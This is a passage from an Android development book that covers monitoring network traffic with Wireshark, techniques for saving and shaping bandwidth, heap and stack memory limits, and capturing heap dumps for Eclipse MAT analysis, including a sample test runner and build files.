



*Figure 406: Wireshark examining captured emulator packets*

This screenshot shows an HTTP request in the highlighted line in the list, with the hex and ASCII contents of the request shown in the bottom pane.

In terms of using Wireshark to monitor traffic from actual hardware, that is indubitably possible. However, WiFi packet collection is a tricky process with Wireshark, being very dependent upon operating system and possibly even the WiFi adapter chipset. You also get much lower-level information, making it a bit more challenging to figure out what is going on. Attempting to cover all of this is well beyond the scope of this book and the author's Wireshark expertise.

## Networking Hardware

Sophisticated firewalls sometimes have packet tracing/sniffing capability. In this case, "sophisticated" does not necessarily mean "expensive", as open source router/firewall distributions, like OpenWrt, can be used for this sort of work. In this case, the router captures the packets and, in many cases, routes them to Wireshark for analysis. Some might offer on-board analysis (e.g., Web interface to packet capture logs).

This is particularly useful on a Windows wireless network. Wireshark has limits, imposed by Windows, that cause some problems when trying to capture WiFi

packets. By offloading the packet capture to networking hardware, those limits can be bypassed.

# Being Smarter About Bandwidth

Given that you are collecting metrics about bandwidth consumption, you can now start to determine ways to reduce that consumption. You may be able to permanently reduce that consumption (at least on a per-operation basis). You may be able to shunt that consumption to times or networks that the user prefers. This chapter reviews a variety of means of accomplishing these ends.

## Prerequisites

Understanding this chapter requires that you have read the core chapters and understand how Android apps are set up and operate, particularly the chapter on Internet access.

## Bandwidth Savings

The best way to reduce bandwidth consumption is to consume less bandwidth.

(in other breaking news, water is wet)

In recent years, developers have been able to be relatively profligate in their use of bandwidth, pretty much assuming everyone has an unlimited high-speed Internet connection to their desktop or notebook and the desktop or Web apps in use on them. However, those of us who lived through the early days of the Internet remember far too well the challenges that dial-up modem accounts would present to users (and perhaps ourselves). Even today, as Web apps try to "scale to the Moon and back", bandwidth savings becomes important not so much for the end user, but for the Web app host, so its own bandwidth is not swamped as its user base grows.

Fortunately, widespread development problems tend to bring rise to a variety of solutions — a variant on the "many eyes make bugs shallow" collaborative development phenomenon. Hence, there are any number of tried-and-true techniques for reducing bandwidth consumption that have had use in Web apps and elsewhere. Many of these are valid for native Android apps as well, and a few of them are profiled in the following sections.

## Classic HTTP Solutions

Trying to get lots of data to fit on a narrow pipe — whether that pipe is on the user's end or the provider's end — has long been a struggle in Web development. Fortunately, there are a number of ways you can leverage HTTP intelligently to reduce your bandwidth consumption.

### GZip Encoding

By default, HTTP requests and response are uncompressed. However, you can enable GZip encoding and thereby request that the server compress its response, which is then decompressed on the client. This trades off CPU for bandwidth savings and therefore needs to be done judiciously.

Enabling GZip compression is a two-step process:

- Adding the `Accept-Encoding: gzip` header to the HTTP request
- Determine if the response was compressed and, if so, decompressing it

Bear in mind that the Web server may or may not honor your GZip request, for whatever reason (e.g., response is too small to make it worthwhile).

For example, using the HttpClient library in Android, you could add the header on the request:

```
HttpGet get=new HttpGet(url);

get.addHeader("Accept-Encoding", "gzip");

// rest of configuration here, if any

// execute the request given an HttpClient object named client
HttpResponse response=client.execute(get);
```

Then, you can check the response and get a valid `InputStream` for either the compressed or the not-compressed cases:

```
// assumes HttpResponse response as in above code snippet

InputStream stream=response.getEntity().getContent();
Header enc=response.getFirstHeader("Content-Encoding");

if (enc!=null && enc.getValue().equalsIgnoreCase("gzip")) {
    stream=new GZIPInputStream(stream);
}

// at this point, stream will work for either encoding
```

Equivalents exist for using `HttpUrlConnection`, if you prefer to use that HTTP API in Android.

### If-Modified-Since / If-None-Match

Of course, avoiding a download offers near–100% compression. If you are caching data, you can take advantage of HTTP headers to try to skip downloads that are the same content as what you already have, specifically `If-Modified-Since` and `If-None-Match`.

An HTTP response can contain either a `Last-Modified` header or an `ETag` header. The former will contain a timestamp and the latter will contain some opaque value. You can store this information with the cached copy of the data (e.g., in a database table). Later on, when you want to ensure you have the latest version of that file, your HTTP GET request can include an `If-Modified-Since` header (with the cached Last-Modified value) or an `If-None-Match` header (with the cached `ETag` value). In either case, the server should return either a `304` response, indicating that your cached copy is up to date, or a `200` response with the updated data. As a result, you avoid the download entirely (other than HTTP headers) when you do not need the updated data.

For example, using HttpClient, you can check for the existence of an `ETag` header in an HTTP response:

```
HttpGet get=new HttpGet(url);

// execute the request given an HttpClient object named client
HttpResponse response=client.execute(get);
Header etag=response.getFirstHeader("ETag");

if (etag!=null) {
  // cache this
}

// process the download
```

On subsequent requests, you can add the `If-None-Match` header and handle both cases:

```
HttpGet get=new HttpGet(url);

get.addHeader("If-None-Match", etag);

// execute the request given an HttpClient object named client
HttpResponse response=client.execute(get);
int sc=response.getStatusLine().getStatusCode();

if (sc!=HttpStatus.SC_NOT_MODIFIED) {
  // cache invalid, so process the download and, perhaps, grab fresh
ETag
}
```

Using `Last-Modified` and `If-Modified-Since` is mostly a matter of switching headers. And, once again, there are equivalent ways to use these headers with `HttpUrlConnection`.

### Binary Payloads

While XML and JSON are relatively easy for humans to read, that very characteristic means they tend to be bloated in terms of bandwidth consumption. There are a variety of tools, such as Google's Protocol Buffers and Apache's Thrift, that allow you to create and parse binary data structures in a cross-platform fashion. These might allow you to transfer the same data that you would in XML or JSON in less space. As a side benefit, parsing the binary responses is likely to be faster than parsing XML or JSON. Both of these tools involve the creation of an IDL-type file to describe the data structure, then offer code generators to create Java classes (or equivalents for other languages) that can read and write such structures, converting them into platform-neutral on-the-wire byte arrays as needed.

### Minification

If you are loading JavaScript or CSS into a `WebView`, you should consider standard tricks for compressing those scripts, collectively referred to as "minification". These techniques eliminate all unnecessary whitespace and such from the files, rename variables to be short, and otherwise create a syntactically-identical script that takes up a fraction of the space. There are services like box.js that can even aggregate several scripts into one file and minify them, to further reduce HTTP overhead.

## Push versus Poll

Another way to consume less bandwidth is to only make the requests when it is needed. For example, if you are writing an email client, the way to use the least bandwidth is to download new messages only when they exist, rather than frequently polling for messages.

Off the cuff, this may seem counter-intuitive. After all, how can we know whether or not there are any messages if we are not polling for them?

The answer is to use a low-bandwidth push mechanism. The quintessential example of this is GCM, the Google Cloud Messaging system, available for Android 2.2 and newer. This service from Google allows your application to subscribe to push notifications sent out by your server. Those notifications are delivered asynchronously to the device by way of Google's own servers, using a long-lived socket connection. All you do is register a `BroadcastReceiver` to receive the notifications and do something with them.

For example, Remember the Milk — a task management Web site and set of mobile apps — uses GCM to alert the device of task changes you make through the Web site. Rather than the Remember the Milk app having to constantly poll to see if tasks were added, changed, or deleted, the app simply waits for GCM events.

You could create your own push mechanism, perhaps using a WebSocket or Comet-style long-poll technique. The downside is that you will need a service in memory all of the time to manage the socket and thread that monitors it. If you only need this while your service is in memory for other reasons, that is fine. However, keeping a service in memory 24x7 has its own set of issues, not the least of which is that users will tend to smack it down using a "task killer" or the Manage Services screen in the Settings app.

## Thumbnails and Tiles

A general rule of thumb is: don't download it until you really need it.

Sometimes, you do not know if you really need a particular item until something happens in the UI. Take a `ListView` displaying thumbnails of album covers for a music app. Assuming the album covers are not stored locally, you will need to download them for display. However, which covers you need varies based upon scrolling. Downloading a high-resolution album cover that might get tossed in a

matter of milliseconds (after an expensive rescale to fit a thumbnail-sized space) is a waste of bandwidth.

In this case, either the album covers are something you control on the server side, or they are not. If they are, you can have the server prepare thumbnails of the covers, stored at a spot that the app can know about (e.g., `.../cover.jpg` it is `.../thumbnail.jpg`). The app can then download thumbnails on the fly and only grab the full-resolution cover if needed (e.g., user clicks on the album to bring up a detail screen). If you do not control the album covers, this option might still be available to you if you can run your own server for the purposes of generating such thumbnails.

You can see a similar effect with the map tiles in Google Maps. When zooming out, the existing map tiles are scaled down, with placeholders (the gridlines) for the remaining spots, until the tiles for those spots are downloaded. When zooming in, the existing map tiles are scaled up with a slight blurring effect, to give the user some immediate feedback while the full set of more-detailed tiles is downloaded. And, if the user pans, you once again get placeholders while the tiles for the newly uncovered areas are downloaded. In this fashion, Google Maps is able to minimize bandwidth consumption by giving users partial results immediately and back-filling in the final results only when needed. This same sort of approach may be useful with your own imagery.

## Collaborative Bandwidth

For some common services, perhaps sharing is the best option to reduce bandwidth usage.

For example, consider Twitter. It is entirely possible that a user might have multiple applications all polling and downloading the user's timeline:

1. A built-in Twitter app that the user does not like, but cannot uninstall
2. A regular Twitter app that the user employs for normal stuff
3. A separate Twitter app widget, because the other Twitter apps on the device either lack an app widget or the user does not like it
4. Yet another application that uses Twitter as one of several data sources (e.g., monitoring for references to certain keywords, such as a company name, across multiple social networks)

In an ideal world, all of these apps would use one common engine that handles collecting the tweets and making them available — securely — to the other

applications. This would dramatically cut bandwidth by eliminating redundant polling.

If your data source is used by other applications, consider reaching out to those developers and creating a common engine, perhaps using a `ContentProvider` for data sharing, an `IntentService` or sync provider for collecting the data, plus common activities for preferences. Distribute the code to all of the development teams as an Android library project. Ship these components disabled in your manifest, enabling them if you cannot find another implementation on the device, indicating that you are the only one of this "application family" installed. If you do find another implementation, use that one instead of your own. There are certainly issues to be dealt with here (e.g., what if the user uninstalls the app that the others are depending upon), but it is worth considering for shared development costs as well as shared bandwidth.

# Bandwidth Shaping

Sometimes, you have no ability to reduce the bandwidth itself. Perhaps you do not control both ends of the communications pipeline. Perhaps the data you are trying to exchange is already compressed (e.g., downloading an MP4 video). Perhaps some of the techniques in the preceding section were unavailable to you (e.g., cannot route data through third-party servers like Google's for C2DM).

There still may be ways for you to help your users, by shaping your bandwidth use. Rather than just blindly doing whatever you want whenever you want, you learn what the *user* wants and what *other applications* want and tailor your bandwidth use on the fly to match those needs. The following sections outline some ways of achieving this.

## Driven by Preferences

If you are consuming enough bandwidth that this chapter is relevant to you, you probably are consuming enough bandwidth that you should be asking the user how best to consume that bandwidth. After all, they are the one paying the price — in time as well as money – for that consumption.

The following sections present some possible strategies for preference-based bandwidth shaping.

## Budgets

One strategy is for the user to give you a budget (e.g., 20MB/day) and for you to stick within that budget.

Collecting the budget is fairly easy — just use `SharedPreferences`. Either use a `ListPreference` with likely budget value or an `EditTextPreference` and a bit of validation for a free-form budget amount.

Next, you will need to have some idea how much bandwidth any given network operation will consume. For some things, this might be an estimate based on your experiments as a developer, or perhaps it is based on historical averages for this user and type of operation. For example, a "podcatcher" (feed reader designed to download podcast episodes) should have some idea how big a given RSS or Atom feed download should be. In some cases, it might be worthwhile to get a better estimate — for example, the podcatcher might use an HTTP `HEAD` request to determine the size of the MP3 or OGG file before deciding whether to download it.

Then, you need to be keeping track of your budget. This could be a simple flat file with the initial `TrafficStats` bandwidth values for your process. Re-initialize that file on the first network operation of the day (or whatever period you chose for your budget). Before doing another network operation, compare the current `TrafficStats` values with the initial ones and see how close you are to the budget. If the new network operation will exceed the budget, skip the operation, perhaps putting it in a work queue to perform in the next budget. You might even hold a reserve for certain types of operations. For example, the podcatcher might ensure there is at least 10% of the budget available for downloading the feeds, even if it means putting a podcast on the queue for download tomorrow. That way, you can present to the user the latest podcast information, with icons indicating which are downloaded and which are queued for download — the user might be able to then request to override the budget and download something on demand.

For devices that lack per-UID `TrafficStats` support, you will have to "fake it" a bit. Use your own calculations of how much bandwidth each operation consumes and track that information, even if you wind up missing out on some bytes here or there.

### Connectivity

If the user might not care how much bandwidth you consume, so long as it is unmetered bandwidth, you might include a `CheckBoxPreference` to indicate if large network operations should be limited to WiFi and avoid mobile data.

You could then use `ConnectivityManager` and `getActiveNetworkInfo()` to see what connection you have before performing a network operation. If it is a background operation (e.g., the podcatcher checking for new podcasts every hour), if the network is not the desired one, you can skip the operation or put it on a work queue for re-trying later. If it is a foreground operation (e.g., the user clicked a "refresh" menu choice), you could pop up a confirmation `AlertDialog` to warn the user that they are on mobile data — perhaps this time they are interested in doing the operation anyway.

Another approach for handling the background operations is to register a `BroadcastReceiver` for the `CONNECTIVITY_ACTION` broadcast (defined on `ConnectivityManager`). If the connectivity switches to mobile data, cancel your outstanding `AlarmManager` alarms; if connectivity switches to WiFi, re-enable those alarms.

Of course, you should also consider monitoring the background data setting — the global Settings checkbox indicating whether background network operations are allowed. On `ConnectivityManager`, `getBackgroundDataSetting()` tells you the state of this checkbox, and `ACTION_BACKGROUND_DATA_SETTING_CHANGED` allows you to set up a `BroadcastReceiver` to watch for changes in its state.

### Windows

If your user is less concerned about the bandwidth or the network, but does care about the time of day (e.g., does not want your application consuming significant bandwidth when they might be getting a VOIP call), you could offer preferences for that as well. Cook up a `TimePreference` and use that to collect start and stop times for the high-bandwidth window. Then, set up alarms with `AlarmManager` for those points in time. The alarm for the start time of the window sets up a third alarm with your regular polling interval. The alarm for the stop time of the window cancels the polling interval alarm.

### Driven by Other Usage

If your network I/O is part of a foreground application, one presumes that you are the most important thing in the user's life right now. Or, at least, the most important thing on the user's phone right now. Hence, what other applications might want to do with the Internet connection is not a major concern.

If, however, your network I/O is part of a background operation, it might be nice to try to avoid doing things that might upset the user. If the user is watching streaming video or is on a VOIP call or otherwise is aware of bandwidth changes, the bandwidth you use might impact the user in ways that the user will not appreciate very much. This is unlikely to be a big problem for small operations (e.g., downloading a 1KB JSON file), but larger operations (e.g., downloading a 5MB podcast) might be more noticeable.

You can use `TrafficStats` to help here. Before doing the actual network I/O, grab the current traffic data, wait a couple of seconds, and compare the latest to the previous values. If little to no bandwidth was consumed during that period, assume it is safe and go ahead and do your work. If, however, a bunch of bandwidth was consumed, you might want to consider:

1. Skipping this polling cycle and trying again later, or
2. Adding a one-off alarm using set() on `AlarmManager` to give you control again in a minute, with the current traffic data packaged as an extra on the `Intent`, so you can make a decision after a bigger sample size of bandwidth consumption, or
3. Adding an entry in a persistent work queue, so you know later on to try again if bandwidth contention has improved

You could try to get more sophisticated, by using `ActivityManager` and the per-UID values from `TrafficStats` to see if it is a foreground application that is the one consuming the bandwidth. It is unclear how reliable this will be, both in determining who is consuming the bandwidth (again, per-UID traffic is not available on many devices) and in avoid user angst. It may be simpler just to assume the worst and side-step your I/O until the other apps have quieted down.

## Avoiding Metered Connections

Android 4.1 (a.k.a., Jelly Bean) added `isActiveNetworkMetered()` as a method on `ConnectivityManager`. In principle, this will return `true` if Android thinks that the

current data connection may involve bandwidth charges. You can examine this value and steer your bandwidth consumption accordingly.

# Issues with Memory

RAM. Developers nowadays are used to having lots of it, and a virtual machine capable of using as much of it as exists (and more, given swap files and page files).

"Graybeards" — like the author of this book — distinctly remember a time when we had 16KB of RAM and were happy for it. Such graybeards would also appreciate it if you would get off their respective lawns.

Android comes somewhere in the middle. We have orders of magnitude more RAM than, say, the TRS–80 Model III. We do not have nearly as much RAM as does the modern notebook, let alone a Web server. As such, it is easy to run out of RAM if you do not take sufficient care.

This part of the book examines memory-related issues. These are not to be confused with any memory-related issues inherent to graybeards.

## Prerequisites

Understanding this chapter requires that you have read the core chapters and understand how Android apps are set up and operate, particularly the chapter on Android's process model.

## You Are in a Heap of Trouble

When we think of "memory" and Java-style programming, the primary form of memory is the heap. The heap holds all of our Java objects – from an `Activity` to a widget to a `String`.

Traditional Java applications have an initial heap size determined by the virtual machine, possibly configured via command-line options when the program was run. Traditional Java applications can also request additional memory from the OS, up to some maximum, also configurable.

Android applications have the same basic structure, with very limited configurability and much lower maximums than you might expect.

Older Android devices, particularly those with HVGA screens like the T-Mobile G1, tend to have a maximum of 16MB of heap space. Newer Android phones with higher-resolution screens might have 24MB (Motorola DROID) or 32MB (Nexus One) of heap space. Tablets might have 48MB of heap space.

This heap limit can be problematic. For example, each widget or layout manager instance takes around 1KB of heap space. This is why `AdapterView` provides the hooks for view recycling — we cannot have a `ListView` with literally thousands of row views without potentially running out of heap.

API Level 11+ supports applications requesting a "large heap". This is for applications that specifically need tons of RAM, such as an image editor to be used on a tablet. This is not for applications that run out of heap due to leaks or sloppy programming. Bear in mind that users will feel effects from large-heap applications, in that their other applications will be kicked out of memory more quickly, possibly irritating them. Also, garbage collection on large-heap applications runs more slowly, consuming more CPU time. To enable the large heap, add `android:largeHeap="true"` to the `<application>` element of your manifest. You can call `getLargeMemoryClass()` on `ActivityManager` to learn how large your "large heap" actually is.

## Warning: Contains Graphic Images

However, the most likely culprit for `OutOfMemoryError` messages are bitmaps. Bitmaps take up a remarkable amount of heap space. Developers often look at the size of a JPEG file and think that "oh, well, that's only a handful of KB", without taking into account:

1. the fact that most image formats, like JPEG and PNG, are compressed, and Android needs the uncompressed image to know what to draw
2. the fact that each pixel may take up several bytes (2 bytes per pixel for `RGB_565`, 3 bytes per pixel for `RGB_888`)

3. what matters is the resolution of the bitmap in its original form, as much (if not more) than the size in which it will be rendered – an 800x480 image displayed in an 80x48 `ImageView` still consumes 800x480 worth of pixel data
4. there are an awful lot of pixels in an image — 800 times 480 is 384,000

Android can make some optimizations, such as only loading in one copy of a Drawable resource no matter how many times you render it. However, in general, each bitmap you load takes a decent sized chunk of your heap, and too many bitmaps means not enough heap. It is not unheard of for an application to have more than half of its heap space tied up in various bitmap images.

Compounding this problem is that bitmap memory, before Honeycomb, was difficult to measure. In the actual Dalvik heap, a Bitmap would need ~80 bytes or so, regardless of image size. The actual pixel data was held in "native heap", the space that a C/C++ program would obtain via calls to `malloc()`. While this space was still subtracted from the available heap space, many diagnostic programs — such as MAT, to be examined in the next chapter — will not know about it. Android 3.0 (code-named "Honeycomb") moved the pixel data into the Dalvik heap, which will improve our ability to find and deal with memory leaks or overuse of bitmaps.

This part of the book will cover techniques to identify where you might be leaking memory and what is consuming all of your heap space if you are running out of it. We will also examine ways to avoid such leaks and be more efficient in your memory consumption, particularly with bitmaps.

## In Too Deep (on the Stack)

Heap, however, is not the only possible source of memory errors. It is also possible to get an `StackOverflowError`, indicating that you have run out of stack space (or possibly that the leading Android developer support resource is down for maintenance).

In stack-based programming languages like Java, each time you call a method, some stack space is consumed. While method parameters are objects that live on the heap, the parameter references are stored on the stack, as is information about the method being invoked. References to local data members to the method or blocks inside of it are also stored on the stack.

Since these references only take up ~4 bytes each, you would think it might take a minor eternity to run out of stack space. However, the main application thread in

your Android application has an 8KB stack, which means you can run out of stack space with only a couple of thousand objects on it.

Even still, it would take hundreds and hundreds of nested method invocations to put a couple of thousand objects onto the stack. In normal programming, you might only encounter this with a runaway bit of recursion, in which case no amount of stack would save you.

However, Android GUIs are fairly stack-driven. You can run out of stack space if your UI becomes too complex. More specifically, you might run out of stack space if your view hierarchy — from the root container of the Android window to the widgets inside of the containers inside of your rows inside of your `ListView` inside of your `TabHost` — gets too deep. A depth of 15 or so makes you very likely to run out of stack space somewhere along the line. So if you get the stack-space exception and the stack trace seems to be all in Andoid UI rendering code, your view hierarchy is probably too complex. In this part of the book, we will examine how to measure your view hierarchy depth and ways of trying to simplify it.

# Finding Memory Leaks with MAT

The Eclipse Memory Analyzer (MAT) is your #1 tool for identifying memory leaks and the culprits behind running out of heap space. Particularly when used with Honeycomb or newer versions of Android, MAT can identify:

1. Who are the major sources of memory consumption, both directly (e.g., bitmaps) or indirectly (e.g., leaked activities holding onto lots of widgets)
2. What is keeping objects in memory unexpectedly, defying standard garbage collection — the way that you leak memory in a managed runtime environment like Dalvik

This chapter will identify how to collect heap data for use with MAT and how to use MAT to make sense of what the heap is trying to tell us about what is going on inside of your app.

## Prerequisites

Understanding this chapter requires that you have read the core chapters and understand how Android apps are set up and operate, particularly the chapter on Android's process model. Reading the introductory chapter to this trail might be nice.

## Setting Up MAT

MAT is an official Eclipse project, hosted on the Eclipse Web site. It comes in two flavors:

1. A plug-in for Eclipse itself, providing a new "Memory Analysis" perspective and related tools
2. A standalone version, running in the Eclipse RCP framework

Some developers may prefer the standalone version, because they run into problems when their Eclipse workspaces have too many plugins. Some developers may prefer the integrated version, because two Eclipse-based apps would consume too much RAM. With MAT, you have your choice.

There is a traditional download link to get the standalone edition. As with other Eclipse plug-ins, you will need to add the MAT update site to Eclipse — for example, in Eclipse Galileo:

1. Choose Help|Install New Software... from the main menu
2. Click the Add... button in the upper-right corner of the dialog, fill in `http://download.eclipse.org/mat/1.1/update-site/` as the Location and whatever name you want, then click OK
3. Choose Memory Analyzer for Eclipse IDE and complete the rest of the new-software wizard

# Getting Heap Dumps

The first step to analyzing what is in your heap is to actually get your hands on what is in your heap. This is referred to as creating a "heap dump" — what amounts to a log file containing all your objects and who points to what.

There are multiple ways of obtaining a heap dump, depending on your tools and use cases. Note that you will find some blog post and the like indicating you can create a heap dump via the `adb shell kill` command, but this has been disabled in newer versions of Android.

## From DDMS

You can get a heap dump any time you want from DDMS, using either the DDMS perspective or the standalone DDMS utility.

In the device-and-process tree (the Devices tool in Eclipse), you will find a toolbar button that looks like a half-empty can with a downward-pointing arrow:




*Figure 407: The icon used for the "Dump HPROF File" toolbar button*

Clicking this — after choosing your desired processs — DDMS will create a heap dump for you. However, the process varies at this point, depending on whether you are using the DDMS perspective in Eclipse or standalone DDMS.

### DDMS Perspective

Once you click the toolbar button for the heap dump, DDMS will create the dump for you, in a file generated in your development machine's temporary-files directory (e.g., `/tmp`). If you wish to save this dump for some reason, you will want to rename it and move it to some other location.

### Standalone DDMS

Once you click the toolbar button for the heap dump, DDMS will create the dump for you, in a file chosen by you via your platform's standard file-save dialog.

Then, however, you will need to run the `hprof-conv` utility, from the `tools/` directory of your SDK, to convert the heap dump into the format that MAT will use. This is automatic if you use the DDMS perspective in Eclipse.

## From Code

Another possibility is to trigger the heap dump yourself from code. The `dumpHprofData()` static method on the `Debug` class (in the `android.os` package) will write out a heap dump to the file you indicate. Since these files can be big, and since you will need to transfer them off the device or emulator, it will be best to specify a path to a file on external storage, which means that your project will need the `WRITE_EXTERNAL_STORAGE` permission.

To view the results in MAT, you will need to transfer the file to your development machine (e.g., DDMS File Manager, `adb pull`, using MTP-mounted external storage on Honeycomb).

### Automating Heap Dumps in Testing

One problem with using `dumpHprofData()` is that there is no logical reason to have that code in your production app. Fortunately, you can use it from a JUnit test suite that uses the Android instrumentation framework. However, the main project, not the test project, is the one that needs `WRITE_EXTERNAL_STORAGE` — with luck, your app needs this permission anyway.

The problem then becomes a matter of figuring out where in the JUnit test suite to call `dumpHprofData()`. One strategy is simply to add it to specific test methods or test cases, if you want to have a dump at specific points. If, however, you want a dump at the end of the complete battery of tests, you will need to create your own test runner.

For example, in the `MAT/Spinners` sample project, you will find a near-identical clone of the same project from elsewhere in this book. It simply runs through a pathetic little test suite for an app that displays contact data in a `ListView`, driven by a `Spinner` to select what data you want to see.

The augmented version of this project adds an `HprofTestRunner` that will dump the heap at the end of the run:

```
package com.commonsware.android.contacts.spinners;

import java.io.File;
import java.io.IOException;
import android.os.Bundle;
import android.os.Debug;
import android.os.Environment;
import android.test.InstrumentationTestRunner;

public class HprofTestRunner extends InstrumentationTestRunner {
  @Override
  public void finish(int resultCode, Bundle results) {
    try {
      Debug.dumpHprofData(new File(Environment.getExternalStorageDirectory(),
"hprof.dmp").getAbsolutePath());
    }
    catch (IOException e) {
      e.printStackTrace();
    }
```

```
    super.finish(resultCode, results);
  }
}
```

To add code at the end of a test run, simply override the `finish()` method, do your work, then chain to the superclass. Here, we create an `hprof.dmp` file out in the root of external storage. Note that the runner does not log to LogCat, which is why this code uses the classic `printStackTrace()` to dump any exceptions to the test runner's own error log.

To use the `HprofTestRunner`, you need to update the `android:name` attribute in the `<instrumentation>` element in your manifest to reference this runner class:

```
<?xml version="1.0" encoding="utf-8"?>
<!-- package name must be unique so suffix with "tests" so package loader
doesn't ignore us -->
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.contacts.spinners.tests"
  android:versionCode="1"
  android:versionName="1.0">

  <!--
       We add an application tag here just so that we can indicate that
       this package needs to link against the android.test library,
       which is needed when building test cases.
  -->
  <application>
    <uses-library android:name="android.test.runner"/>
  </application>
  <!--
      This declares that this application uses the instrumentation test runner
targeting
      the package of com.commonsware.android.database. To run the tests use the
command:
      "adb shell am instrument -w com.commonsware.android.database.tests/
android.test.InstrumentationTestRunner"
  -->
  <instrumentation
    android:name="com.commonsware.android.contacts.spinners.HprofTestRunner"
    android:label="Tests for ContactSpinners"
    android:targetPackage="com.commonsware.android.contacts.spinners"/>

</manifest>
```

Also, in your `build.xml` file for Ant, you will need to add the `test.runner` property, identifying the same class, before the `<setup/>` tag:

```
<?xml version="1.0" encoding="UTF-8"?>
<project name="ContactSpinnersTests">
```

```
  <!-- The local.properties file is created and updated by the 'android' tool.
         It contains the path to the SDK. It should *NOT* be checked in in
Version
         Control Systems. -->
  <property file="local.properties" />

  <!-- The build.properties file can be created by you and is never touched
         by the 'android' tool. This is the place to change some of the default
property values
         used by the Ant rules.
         Here are some properties you may want to change/update:

         application.package
             the name of your application package as defined in the manifest.
Used by the
             'uninstall' rule.
         source.dir
             the name of the source directory. Default is 'src'.
         out.dir
             the name of the output directory. Default is 'bin'.

         Properties related to the SDK location or the project target should be
updated
          using the 'android' tool with the 'update' action.

         This file is an integral part of the build system for your application
and
         should be checked in in Version Control Systems.

         -->
  <property file="build.properties" />

  <!-- The default.properties file is created and updated by the 'android' tool,
as well
         as ADT.
         This file is an integral part of the build system for your application
and
         should be checked in in Version Control Systems. -->
  <property file="default.properties" />

  <!-- Custom Android task to deal with the project target, and import the
proper rules.
         This requires ant 1.6.0 or above. -->
  <path id="android.antlibs">
    <pathelement path="${sdk.dir}/tools/lib/anttasks.jar" />
    <pathelement path="${sdk.dir}/tools/lib/sdklib.jar" />
    <pathelement path="${sdk.dir}/tools/lib/androidprefs.jar" />
    <pathelement path="${sdk.dir}/tools/lib/apkbuilder.jar" />
    <pathelement path="${sdk.dir}/tools/lib/jarutils.jar" />
  </path>

  <taskdef name="setup" classname="com.android.ant.SetupTask"
classpathref="android.antlibs" />
```

```
  <!-- Execute the Android Setup task that will setup some properties specific
to the target,
         and import the build rules files.

         The rules file is imported from
            <SDK>/platforms/<target_platform>/templates/android_rules.xml

         To customize some build steps for your project:
         - copy the content of the main node <project> from android_rules.xml
         - paste it in this build.xml below the <setup /> task.
         - disable the import by changing the setup task below to <setup
import="false" />

         This will ensure that the properties are setup correctly but that your
customized
         build steps are used.
    -->

  <property name="test.runner"
value="com.commonsware.android.contacts.spinners.HprofTestRunner" />

  <setup />

</project>
```

Then, running the tests via `ant run-tests` will use your runner and will dump the HPROF file at the end of the run. You could also elect to automate retrieving the HPROF file by adding an Ant task that will use `adb pull` to retrieve the file from where it is stored.

If you wish to run your tests through Eclipse, you will need to change the Instrumentation property of your test projects to point to your custom `InstrumentationTestRunner` subclass.

# Basic MAT Operation

Once you have MAT installed and you have obtained a heap dump, you can start doing some analysis.

## Loading Your Dump

If you used the DDMS perspective in Eclipse to create the heap dump, it should automatically pop you into MAT:

